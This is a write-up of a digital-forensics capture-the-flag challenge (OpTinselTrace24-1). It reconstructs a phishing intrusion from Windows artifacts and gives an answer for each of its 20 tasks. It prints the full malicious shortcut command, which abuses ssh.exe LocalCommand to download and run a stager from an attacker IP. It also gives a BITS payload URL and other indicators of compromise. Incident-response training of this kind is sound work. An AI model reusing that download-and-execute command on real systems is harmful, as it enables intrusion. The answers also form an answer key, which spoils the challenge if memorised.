OpTinselTrace24-1: Sneaky Cookies

Sherlock Scenario
Krampus, the cyber threat actor, infiltrated Santa Workshop's digital infrastructure. After last year 's incident, Santa notified the team to be aware of social engineering and instructed the sysadmin to secure the environment. Bingle Jollybeard, who is an app developer and will be workinremotely from the South Pole, was visiting the workshop to set up his system for remote access. His workstation was mysteriously compromised and potentially paved the way for Krampus to wreck chaos again this season. Figure out what happened using the artifacts provided by the beachhead host.

Task 1:
Krampus, a notorious threat actor, possibly social-engineered bingle as email security filters were offline for maintenance. Find any suspicious files under Bingle Jollybeard User directory and get back to us with the full file name


I found a pdf file inside the user documents and by checking the hash of the file it was known as ssh.exe
After moving forward to other tasks and investigating different artifacts I noticed the same file but with the extension of lnk after the pdf inside the Registry UserAssist artifact.

C:\Users\Bingle Jollybeard\Documents\christmas_slab.pdf.lnk		2	0	0d, 0h, 00m, 00s	2024-11-05 15:50:33

Answer: christmas_slab.pdf.lnk

Task 2:
Using the malicious file sent as part of phishing, the attacker abused a legitimate binary to download and execute a C&C stager. What is the full command used to download and execute the C&C Binary?

After I found out that the filename is lnk I went back to the file and checked his Properties.
The command was inside the "Target" field



Answer: C:\Windows\System32\OpenSSH\ssh.exe -o "PermitLocalCommand=yes" -o "StrictHostKeyChecking=no" -o "LocalCommand=scp root@17.43.12.31:/home/revenge/christmas-sale.exe c:\users\public\. && c:\users\public\christmas-sale.exe" revenge@17.43.12.31

Task 3:
When was this file ran on the system by the victim?

I checked the Prefetch and searched for the file christmas -sale.exe

CHRISTMAS-SALE.EXE	1	6FDA5E99	23652	Windows …	2024-11-05 15:50:33

Answer: 2024-11-05 15:50:33

Task 4:
What is the Mitre Sub technique ID for the technique used in Q 1 and Q2 ?

I gave the Copilot all the details until this task and asked him what sub technique it could be

Thank you for pointing that out. Considering the technique you described—using a .lnk file to execute a command that downloads and runs a malicious executable—this falls under a specific MITRE ATT&CK sub-technique.

The correct MITRE ATT&CK sub-technique ID for this kind of action is:

T1204.002 - User Execution: Malicious File

The attacker is using a disguised file (in this case, a .lnk file) to execute a malicious command, which aligns with this sub-technique. I hope this helps with Task 4!

Answer format: T1204.002

Task 5:
What was the name of threat actor's machine used to develop/create the malicious file sent as part of phishing?

I parsed the malicious lnk files with LECmd.exe and opened it with Timeline_Explorer
Then I saw the field Machine ID

Machine ID	Machine MAC Addre…
christmas-destr	00:0c:29:eb:ef:7f

Answer: christmas-destr

Task 6:
When did attacker enumerated the running processes on the system?

I checked the running processes in the Amcache artifact and found the process tasklists.exe

TASKLIST.EXE	1	F58BCF08	24080	Windows …	2024-11-05 15:52:30

Answer: 2024-11-05 15:52:30

Task 7:
After establishing a C&C Channel, attacker proceeded to abuse another Legitimate binary to download an exe file. What is the full URI for this download?

I used Hayabusa on the logs and noticed the rule title of BITS transfer job which is a legitimate binary.

```
Level: med  (Count: 10)
  Rule Title: BITS Transfer Job Downloading File Potential Suspicious Extension  (Count: 1)
    Timestamp: 11/5/2024  (Count: 1)
      Computer: NORTHPOLE-BINGLEDEV  (Count: 1)
        Details: ClientProcessStartKey: 1407374883553551 ¦ LocalName: C:\Users\public\giftpacks.exe ¦ RemoteName: http://13.233.149.250/candies/candydandy.exe ¦ User: NORTHPOLE-BINGL\Bingle Jollybeard ¦ fileCount: 1
          Extra Field Info: ClientProcessStartKey: 1407374883553551 ¦ LocalName: C:\Users\public\giftpacks.exe ¦ RemoteName: http://13.233.149.250/candies/candydandy.exe ¦ User: NORTHPOLE-BINGL\Bingle Jollybeard ¦
            > Event Id: 16403  (Count: 1)
```

Answer: http://13.233.149.250/candies/candydandy.exe

Task 8:
What is the Mitre ID for the technique used in Q.7?

The technique described in Task 7 involves abusing a legitimate binary (like BITSAdmin) to transfer files. This aligns with the **MITRE ATT&CK** technique:

T1197 - BITS Jobs

Details:

- **Technique ID:** T1197
- **Technique Name:** BITS Jobs
- **Description:** Adversaries may use BITS (Background Intelligent Transfer Service) to download or transfer files. This service is often used by legitimate applications, making it a stealthy way to conduct malicious activity.

Answer: T1197

Task 9:
In the workshop environment, RDP was only allowed internally. It is suspected that the threat actor stole the VPN configuration file for Bingle Jolly Beard, connected to the VPN, and then connected to Bingle's workstation via RDP. When did they first authenticate and successfully connect to Bingle's Workstation?

I checked the TerminalServices-RemoteConnectionManager%Operational.evtx log and found the sucessful authentication with RDP from the user bingle jollybeard.

Answer: 2024-11-05 16:04:26

Task 10:
Any IOC's we find are critical to understand the scope of the incident. What is the hostname of attacker's machine making the RDP connection?


Same like previous question.

Answer: XMAS-DESTROYER

Task 11:
What is md5 hash of the file downloaded in Q.7?

I took the SHA1 from Amcache and checked it on Virus Total to retrieve the MD 5.

SHA1	Is Os Component	Full Path
c	☑	c
d1f7832035c3e8a73cc78afd28cfd7f4cece6d20	☐	c:\users\public\candydandy.exe




Answer: e930b05efe23891d19bc354a4209be3e

Task 12:
Determine the total amount of traffic in KBs during the C&C control communication from the stager executable.

I checked the SRUM and searched for christmas-sale.exe and found the Bytes Received and Bytes Sent and calculated it

Exe Info	Sid Type	Sid	User Name	Bytes Received	Bytes Sent
\device\harddiskvolume3\users\public\christmas-sale.exe	UnknownOrUserSid	S-1-5-21-3088055692-629932344-1786574096-1001		487851	53435



Answer: 541.286

Task 13:
As part of persistence, the attacker added a new user account to the Workstation and granted them higher privileges. What is the name of this account?

I checked the Security logs and found a log indicates that a user local group membership was enumerated

Description

A user's local group membership was enumerated.

Subject:
- Security ID: S-1-5-18
- Account Name: NORTHPOLE-BINGL$
- Account Domain: WORKGROUP
- Logon ID: 0x3e7

User:
- Security ID: S-1-5-21-3088055692-629932344-1786574096-1002
- Account Name: elfdesksupport
- Account Domain: NORTHPOLE-BINGL

Process Information:
- Process ID: 0x2294
- Process Name: C:\Windows\System32\LogonUI.exe

Answer: elfdesksupport

Task 14:
After completely compromising Bingle's workstation, the Attacker moved laterally to another system. What is the full username used to login to the system?

I checked the Security logs for any different hostnames and account names until I found an event with ID 4648 containes some user details.

Description

A logon was attempted using explicit credentials.

Subject:
- Security ID: S-1-5-21-3088055692-629932344-1786574096-1001
- Account Name: Bingle Jollybeard
- Account Domain: NORTHPOLE-BINGL
- Logon ID: 0x1a991
- Logon GUID: {00000000-0000-0000-0000-000000000000}

Account Whose Credentials Were Used:
- Account Name: nippy
- Account Domain: northpole-nippy
- Logon GUID: {00000000-0000-0000-0000-000000000000}


Target Server:
- Target Server Name: northpole-nippy
- Additional Information: northpole-nippy

Process Information:
- Process ID: 0x298
- Process Name: C:\Windows\System32\lsass.exe

Answer: northpole-nippy\nippy

Task 15:
According to the remote desktop event logs, what time did the attack successfully move laterally?

I checked the TerminalServices-RDPClient%4Operational.evtx file and found the log



Answer: 2024-11-05 16:22:36

Task 16:
After moving to the other system, the attacker downloaded an executable from an open directory hosted on their infrastructure. What are the two staging folders named?

I parsed the Cache000.bin artifact from C:\Users\Bubble\Desktop\TRIAGE-L3-BELLS\C\Users\Bingle Jollybeard\AppData\Local\Microsoft\Terminal Server Client\Cache with bmc-tools


python bmc-tools.py -s "C:\Users\Bubble\Desktop\TRIAGE-L3-BELLS\C\Users\Bingle Jollybeard \AppData\Local\Microsoft\Terminal Server Client\Cache\Cache0000.bin" -d "C:\Users\Bubble \Desktop\Output" -b

Then I found 2 folders

Answer: candies,sweets

Task 17:
What is the name of the downloaded executable downloaded from the open directory?


I found the answer same way like the previous task



Answer: cookies.exe

Task 18:
After downloading the executable from Q.17, the attacker utilized the exe to be added as a persistence capability. What is the name they gave to this persistence task?


I found the answer same way like the previous tasks



Answer: christmaseve_gift

Task 19:
To further aid in internal reconnaissance, the threat actor downloads a well -known tool from the Vendor's website. What is the name of this tool?

Same like previous tasks




Answer: Advanced IP Scanner

Task 20:
Determine the total amount of traffic in KBs during the internal lateral movement, which originated from Bingle's workstation to the other machine in the network.

I searched for mstsc in the SRUM and found the Bytes Received and Bytes Sent and calculated it

	Sid Type	Sid	User Name	Bytes Received	Bytes Sent
Windows\system32\mstsc.exe	UnknownOrUserSid	S-1-5-21-3888055692-629932344-1786574096-1001		14836893	1560628
Windows\System32\mstsc.exe	UnknownOrUserSid	S-1-5-21-3888055692-629932344-1786574096-1001		0	0



Answer: 16397.521